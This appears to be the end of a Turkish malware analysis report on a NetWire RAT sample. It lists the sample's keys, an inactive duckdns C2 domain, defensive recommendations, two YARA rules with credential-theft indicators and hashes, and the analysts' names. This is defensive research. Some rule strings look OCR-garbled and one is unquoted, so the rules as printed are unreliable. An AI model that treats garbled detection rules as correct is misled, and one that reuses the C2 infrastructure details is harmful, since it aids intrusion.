
Kullandığı keyler ise:

_BqwHaF8TkKDMfOzQASx4VuXdZibUIeylJWhj0m5o2ErLt6vGRN9sY1n3Ppc7g-C
TkKDMfOzQASX4VuxdzibuleylJwhj0m502ErLt6VGRN9sY1n3Ppc7g-C

NETWORK ANALİZİ



Zararlı çalıştığında "goryhazel1[.]duckdns[.]org" internet adresine bağlanmaya çalıştığı görülmüştür. Fakat sunucu aktif olmadığı için bağlantı sağlayamamıştır.



ÇÖZÜM ÖNERİLERİ

-Sistemlerde güncel, güvenilir bir anti virüs yazılımı kullanılmalı.
-Gelen mailler dikkatle okunmalı veya bilinmeyen kaynaklardan gelen maillere ve URL'ler ile ilgili şüpheli davranılmalı ve eklerde tam tarama yapmadan dosya açılmamalı.
-Tüm yüklü olan yazılımlar ve işletim sistemi güncel tutulmalı.
-Kullanıcıların, kimlik avı şemalarından haberdar olmaları ve bu saldırıları nasıl yönetebilecekleri konusunda eğitimler verilmeli.
-Sistem üzerinde ki çalışan processlerin ağ hareketleri incelenmeli.
-Virüsten koruma veya herhangi bir uç nokta koruma yazılımı gibi kötü amaçlı yazılımdan koruma yazılımı kullanılmalıdır.

YARA Kuralı

```
import "hash"

rule NetWire: RAT

{

 meta:

 description ="rZLTY.exe"


 strings:

  $a = "Control Panel\\Desktop\\ResourceLocale"

  $b = "verifying installer: %d%%"

  $c = "Software\\Microsoft\\Windows\\CurrentVersion"

  $d = "\\Microsoft\\Internet Explorer\\Quick Launch"

  $e = ".DEFAULT\\Control Panel\\International"

  $f = "[Rename]"

  $g = "%u.%u%s%s"

  $h = "_BqwHaF8TkKDMfOzQASx4VuXdZibUIeylJWhj0m5o2ErLt6vGRN9sY1n3Ppc7g-C%.4d-%.2d-%.2d
%.2d:%.2d:%.2d"

  $i = "MdYQ0Nh.Sii"

  $j = "MT_qUDrj\\FWk4iiC\\%6\\%6\\FC4R"

  $k = "%6\\FWk4iiC\\_40d8Wf\\s0W84id6.4R4"


  condition:

   hash.md5(0,filesize) == "e2154fb3783200b87300667a16a7fe7f" or all of them

  }
```

```
import "hash"
rule NetWire: RAT
{
 meta:
 description ="rZLTY.exe"

 strings:
  $a = "hostname"
  $b = "filenames.txt"
  $c = "encryptedUsername"
  $d = "Host.exe"
  $e = "%.2d/%.2d/%d %.2d:%.2d:%.2d"
  $f="%c%.8x%s%s"
  $g="Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
  $h = "History"
  $i = "/nettle-3.5.1/aes-encrypt.c"
  $j = "/nettle-3.5.1/aes-encrypt.c"
  $k = "/nettle-3.5.1/gcm.c"
  $l = "/nettle-3.5.1/memxor.c"
  $m = "/nettle-3.5.1/memxor3.c"
  $n = "/nettle-3.5.1/aes-set-key-internal.c"
  $o = "/nettle-3.5.1/ctr16.c"
  $p = #7@Qhq\\1@NWgyxeH\\_bpdgc%.2d/%.2d/%d %.2d:%.2d:%.2d
  $r = "goryhazel1.duckdns.org:6504;"
  $s = "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging
Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
$t="Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
$u = "Cs43l63g4R3YW0d3s0WYd66dR240WRldR53iG3G3y.Sii"

 condition:
 hash.md5(0,filesize) == "98621ccd75026147bc3d207a62b0089e" or all of them
  }
```

Analiz Ekibi

Fatma Nur Gözüküçük
https://www.linkedin.com/in/fatma-nur-gözüküçük/

Fatma Helin Çakmak
https://www.linkedin.com/in/helin-çakmak

Hakan Soysal
https://www.linkedin.com/in/hakansoysal/

Halil Filik
https://www.linkedin.com/in/halilfilik/

Yasin Mersin
https://www.linkedin.com/in/yasin-mersin-321123172/